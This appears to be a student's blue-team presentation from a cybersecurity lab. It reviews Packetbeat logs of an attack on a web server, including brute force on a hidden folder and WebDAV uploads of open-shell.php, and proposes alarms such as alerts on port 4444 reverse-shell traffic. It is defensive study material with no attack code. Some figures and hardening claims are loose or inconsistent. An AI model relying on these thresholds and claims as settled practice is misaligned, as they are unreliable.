
Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	6

- 66,922 requests were made in the attack to access the /secret_folder
- Out of which only 6 attacks were successful.
- Most of these attacks returned a 301 HTTP status code “Moved Permanently”.

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points
under the screenshot if space allows.
Otherwise, add the answers to speaker notes.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	66,922
http://127.0.0.1/server-status?auto=	4,435
http://192.168.1.105/webdav	360
http://snnmnkxdhflwgthqismb.com/post.php	352
http://www.gstatic.com/generate_204	189

- How many requests were made to this directory?
  - To this directory, a total of 360 requests were made.
- Which files were requested?
  - Files requested were **open-shell.php** and **passwd.dav** files.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Connection limit alert should be added.

What threshold would you set to activate this alarm?

- Threshold must be at every 1000 connections in an hour.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Regularly run a system port scan to detect and audit any open ports.
- Set server IP tables to drop packet traffic when thresholds are exceeded.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- To detect unauthorized access requests, an alert should be created when these requests do occur

What threshold would you set to activate this alarm?

- Threshold should be at every 5 attempts per hour.

System Hardening

What configuration can be set on the host to block unwanted access?

- Highly confidential folders not to be shared publicly.
- Encrypt data contained within confidential folders and change passwords often.
- Use strong passwords that take years to crack even with rockyou.txt and john the ripper.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- An 401 error detected alert should be created to detect brute force attacks in the future.

What threshold would you set to activate this alarm?

- Threshold should be 15 attacks per hours.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Use strong passwords that would make brute force attack impossible.
- Use a policy where account would be locked if the brute force attempts goes on for more than 1 hour.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- HTTP-GET Request - An alarm that activates on any ip address that tries to access webDAV directory.

What threshold would you set to activate this alarm?

- Threshold would be set on the alert when the HTTP-PUT request is made.

System Hardening

What configuration can be set on the host to control access?

- Creating a whitelist of trusted IP addresses and ensure my firewall security policy prevents all other access.
- I would ensure that access to the webDAV folder is only permitted to specific users.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- An alert should be set for any requests made to access port 4444.

What threshold would you set to activate this alarm?

- Thresholds should be set when more than one requests are made.

System Hardening

What configuration can be set on the host to block file uploads?

- Best things to do are:
    - Block IP Address other than whitelisted IP addresses.
    - Set access to webDAV directory to read only to prevent payloads.

The End